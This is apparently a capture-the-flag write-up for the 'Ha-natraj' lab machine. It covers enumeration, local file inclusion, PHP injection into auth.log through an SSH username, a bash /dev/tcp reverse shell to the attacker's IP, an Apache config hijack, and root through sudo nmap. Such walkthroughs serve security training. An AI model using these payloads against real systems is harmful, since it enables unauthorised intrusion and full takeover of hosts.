

Offensive Security – Ha-natraj

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First, I executed a simple *nmap* scan:

```
(kali@kali)-[~]
$ sudo nmap -Pn 192.168.51.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 17:35 EDT
Nmap scan report for 192.168.51.80
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.96 seconds
```

Then *gobuster* to enumerate web directories:

```
(kali@kali)-[~]
$ gobuster dir -x php,html,txt -u http://192.168.51.80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.5
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[+] Url:          http://192.168.51.80
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.5
[+] Extensions:   php,html,txt
[+] Timeout:      10s

2023/05/07 17:36:16 Starting gobuster in directory enumeration mode

./php           (Status: 403) [Size: 278]
/images         (Status: 301) [Size: 315] [→ http://192.168.51.80/images/]
/index.html     (Status: 200) [Size: 14497]
/.html          (Status: 403) [Size: 278]
/console        (Status: 301) [Size: 316] [→ http://192.168.51.80/console/]
Progress: 36093 / 882244 (4.09%)
```

Found */console* folder and *file.php* inside:



Index of /console

Name	Last modified	Size	Description
Parent Directory	-	-	-
file.php	2020-06-03 09:33	140	

Apache/2.4.29 (Ubuntu) Server at 192.168.51.80 Port 80


It prints no output. We can try to fuzz it to see if we find any URI parameter:

```
wfuzz -w /opt/SecLists-master/Discovery/Web-Content/burp-parameter-names.txt -u
http://192.168.51.80/console/file.php?FUZZ=/etc/passwd --hh 0
```

```
Target: http://192.168.51.80/console/file.php?FUZZ=/etc/passwd
Total requests: 6453
```

ID	Response	Lines	Word	Chars	Payload
000002206:	200	27 L	35 W	1398 Ch	"file"

Let's confirm that LFI:




We can see two users: *mahakal* and *natraj*. I tried to find SSH keys but there weren't any.

Let's check for log poisoning. Trying to access Apache's access log we can't see any content:

<http://192.168.51.80/console/file.php?file=/var/log/apache2/access.log>

But we can see the content on *auth.log*:



We can try some trick to inject PHP code on the log so that the webserver executes it when serving us the file.

Let's execute this command to try to connect though SSH with a made-up user:

```
ssh '<?php system($_GET['cmd']); ?>'@192.168.51.80
```

And now try to execute a command with an HTTP request:

`192.168.51.80/console/file.php?file=/var/log/auth.log&cmd=id`

On the response we can see the result from the *id* command:

```
May 7 14:46:01 ubuntu CRON[24293]: pam_unix(cron:session): session closed for user root
May 7 14:47:01 ubuntu CRON[24296]: pam_unix(cron:session): session opened for user root by (uid=0)
May 7 14:47:01 ubuntu CRON[24296]: pam_unix(cron:session): session closed for user root
May 7 14:47:57 ubuntu sshd[24299]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data)
from 192.168.49.51 port 59636
```

Let's try to get a shell with the following command, URL-encoded:

```
bash -c 'bash -i >& /dev/tcp/192.168.49.51/8888 0>&1'
```

```
192.168.51.80/console/file.php?file=/var/log/auth.log&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.49.51%2F8888%200%3E%261%27
```

And got a shell:

```
(kali@kali)-[~]  
$ nc -lvnp 8888  
listening on [any] 8888 ...  
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.80] 49412  
bash: cannot set terminal process group (545): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ubuntu:/var/www/html/console$
```

Found the first flag on `/var/www`:

```
www-data@ubuntu:/var/www/html/console$ cat /var/www/local.txt  
cat /var/www/local.txt  
1aae9389604e0e9a702347582466c906  
www-data@ubuntu:/var/www/html/console$
```

We see that we can use `systemctl` against the `apache2` service with `sudo` privileges:

```
www-data@ubuntu:/var/www/html/console$ sudo -l  
sudo -l  
Matching Defaults entries for www-data on ubuntu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on ubuntu:  
    (ALL) NOPASSWD: /bin/systemctl start apache2  
    (ALL) NOPASSWD: /bin/systemctl stop apache2  
    (ALL) NOPASSWD: /bin/systemctl restart apache2  
www-data@ubuntu:/var/www/html/console$
```

Checking for file permissions on the `apache2` folders we find writable permissions on the `apache2.conf` file:

```
www-data@ubuntu:/var/www/html/console$ ls -lR /etc/apache2  
ls -lR /etc/apache2  
/etc/apache2:  
total 80  
-rwxrwxrwx 1 root root 7224 Mar 13 2020 apache2.conf  
drwxr-xr-x 2 root root 4096 Jun 3 2020 conf-available  
drwxr-xr-x 2 root root 4096 Jun 3 2020 conf-enabled  
-rw-r--r-- 1 root root 1782 Jul 16 2019 envvars  
-rw-r--r-- 1 root root 31063 Jul 16 2019 magic  
drwxr-xr-x 2 root root 12288 Jun 3 2020 mods-available  
drwxr-xr-x 2 root root 4096 Jun 3 2020 mods-enabled  
-rw-r--r-- 1 root root 320 Jul 16 2019 ports.conf  
drwxr-xr-x 2 root root 4096 Jun 3 2020 sites-available  
drwxr-xr-x 2 root root 4096 Jun 3 2020 sites-enabled
```

We could also search for writable files on the whole system with `'find / -writable 2>/dev/null'` and filter the results with `grep`, like follows `'find / -writable 2>/dev/null' | grep -vE "/proc|lib|run"`.

As we have permission to restart the service, we can change the user that executes the service in order to repeat the process we followed and get another user's shell.

To be able to modify files and execute CTRL+ shortcuts, let's enhance our shell:

- First, execute `'script /dev/null -c bash'`.
- Next, `CTRL+Z` and execute `'stty raw -echo; fg'`.
- Then, `'reset xterm'`.
- Lastly, `'export TERM=xterm'`.

Let's modify the `/etc/apache2/apache2.conf` file and change the service's user:

```
GNU nano 2.9.3 /etc/apache2/apache2.conf Modified
KeepAliveTimeout 5
# These need to be set in /etc/apache2/envvars
User mahakal
Group ${APACHE_RUN_GROUP}
```

And restart the service with `'sudo /bin/systemctl restart apache2'`. We will lose our shell session.

After the service is restarted, we start a listener and send the request with the shell payload again to gain access with the new user:

```
(kali@kali)-[~]
$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.80] 49430
bash: cannot set terminal process group (24510): Inappropriate ioctl for device
bash: no job control in this shell
mahakal@ubuntu:/var/www/html/console$
```

At this point, I repeated the previous steps to enhance the current shell.

We can see that the user has `sudo` permissions to execute `nmap` without providing any password:

```
mahakal@ubuntu:/var/www/html/console$ sudo -l
sudo -l
Matching Defaults entries for mahakal on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mahakal may run the following commands on ubuntu:
  (root) NOPASSWD: /usr/bin/nmap
mahakal@ubuntu:/var/www/html/console$
```

On [GTFOBins](#) we can find some commands to get root access when *nmap* has *sudo* permissions:

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

Executing them, I got a root shell. We can't see the commands being written, but we see their output. On the next picture, I executed `'whoami'` and then `'cat /root/proof.txt'` to get the final flag:

```
mahakal@ubuntu:/var/www/html/console$ export TERM=xterm
mahakal@ubuntu:/var/www/html/console$
mahakal@ubuntu:/var/www/html/console$ TF=$(mktemp)
mahakal@ubuntu:/var/www/html/console$ echo 'os.execute("/bin/sh")' > $TF
mahakal@ubuntu:/var/www/html/console$ sudo /usr/bin/nmap --script=$TF

Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-07 15:21 PDT
NSE: Warning: Loading '/tmp/tmp.zLEksxLcNr' -- the recommended file extension is '.nse'.
# root
# 0469a4c95397aa2b09be29ad7394ba72
# █
```